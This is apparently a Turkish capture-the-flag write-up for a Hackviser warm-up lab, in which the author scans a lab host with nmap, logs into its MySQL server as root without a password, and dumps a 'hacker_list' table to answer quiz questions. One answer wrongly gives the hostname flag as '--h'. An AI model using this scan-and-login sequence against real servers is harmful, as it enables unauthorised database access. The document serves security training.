Query Gate: Isınma

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -O -T4 -Pn 172.20.4.168

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 03:04 EDT
Nmap scan report for 172.20.4.168
Host is up (0.077s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 8.0.34
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/18%OT=3306%CT=1%CU=30053%PV=Y%DS=2%DC=I%G=Y%TM=6
OS:712088A%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS
OS:=A)SEQ(SP=106%GCD=2%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M5
OS:09ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(
OS:W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0
OS:%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R
OS:=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.97 seconds
```

Nmap ile tarama yaptım ve açık portlara baktım.

1)Hangi portlar açık?

3306

2)Çalışan servisin adı nedir?

Mysql

3)MySQL'e bağlanmak için kullanabileceğimiz en yetkili kullanıcı adı nedir?

Root

4) Hedef makinede çalışan MySQL'e bağlanmak için komut satırı aracında hostname i belirtmek için hangi parametre kullanılır?

--h

5)Bağlandığınız MySQL sunucusunda kaç veritabanı var?

```
┌──(root㉿kali)-[/home/kali]
└─# mysql -u root -h 172.20.4.168
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| detective_inspector |
| information_schema  |
| mysql               |
| performance_schema  |
| sys                 |
+--------------------+
5 rows in set (0.074 sec)
```

MySQL veritabanına uzaktaki bir sunucunun IP adresini (**172.20.4.168**) kullanarak **root** kullanıcısı ile bağlandık. SHOW DATABASES komudu ile veri tabanlarını gördük.5 tane veri tabanı var.

```
MySQL [(none)]> USE detective_inspector
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [detective_inspector]> SHOW TABLES;
+-----------------------------------+
| Tables_in_detective_inspector |
+-----------------------------------+
| hacker_list                       |
+-----------------------------------+
1 row in set (0.069 sec)

MySQL [detective_inspector]> SELECT *FROM hacker_list;
+------+-----------+-----------+-------------+------------+
| id   | firstName | lastName  | nickname    | type       |
+------+-----------+-----------+-------------+------------+
| 1001 | Jed       | Meadows   | sp1d3r      | gray-hat   |
| 1002 | Melissa   | Gamble    | c0c0net     | gray-hat   |
| 1003 | Frank     | Netsi     | v3nus       | gray-hat   |
| 1004 | Nancy     | Melton    | s1torml09   | black-hat  |
| 1005 | Jack      | Dunn      | psyod3d     | black-hat  |
| 1006 | Arron     | Eden      | r4nd0myfff  | black-hat  |
| 1007 | Lea       | Wells     | pumq7eggy7  | black-hat  |
| 1008 | Hackviser | Hackviser | h4ckv1s3r   | white-hat  |
| 1009 | Xavier    | Klein     | oricy4l33   | black-hat  |
+------+-----------+-----------+-------------+------------+
9 rows in set (0.067 sec)

MySQL [detective_inspector]>
```


Kullanıcağım veri tabanını seçtik ve içeresindeki bulunan tabloları inceledik. hacker_list içeresinde bulunan kullanıcıları listeledik.

Beyaz şapkalı hacker ın bilgilerine ulaştık.

6)Hangi komutla bir veritabanı seçebiliriz?


Use

7) detective_inspector veritabanındaki tablonun adı nedir?



hacker_list

8) Beyaz şapkalı hacker'ın kullanıcı adı nedir?



h4ckv1s3r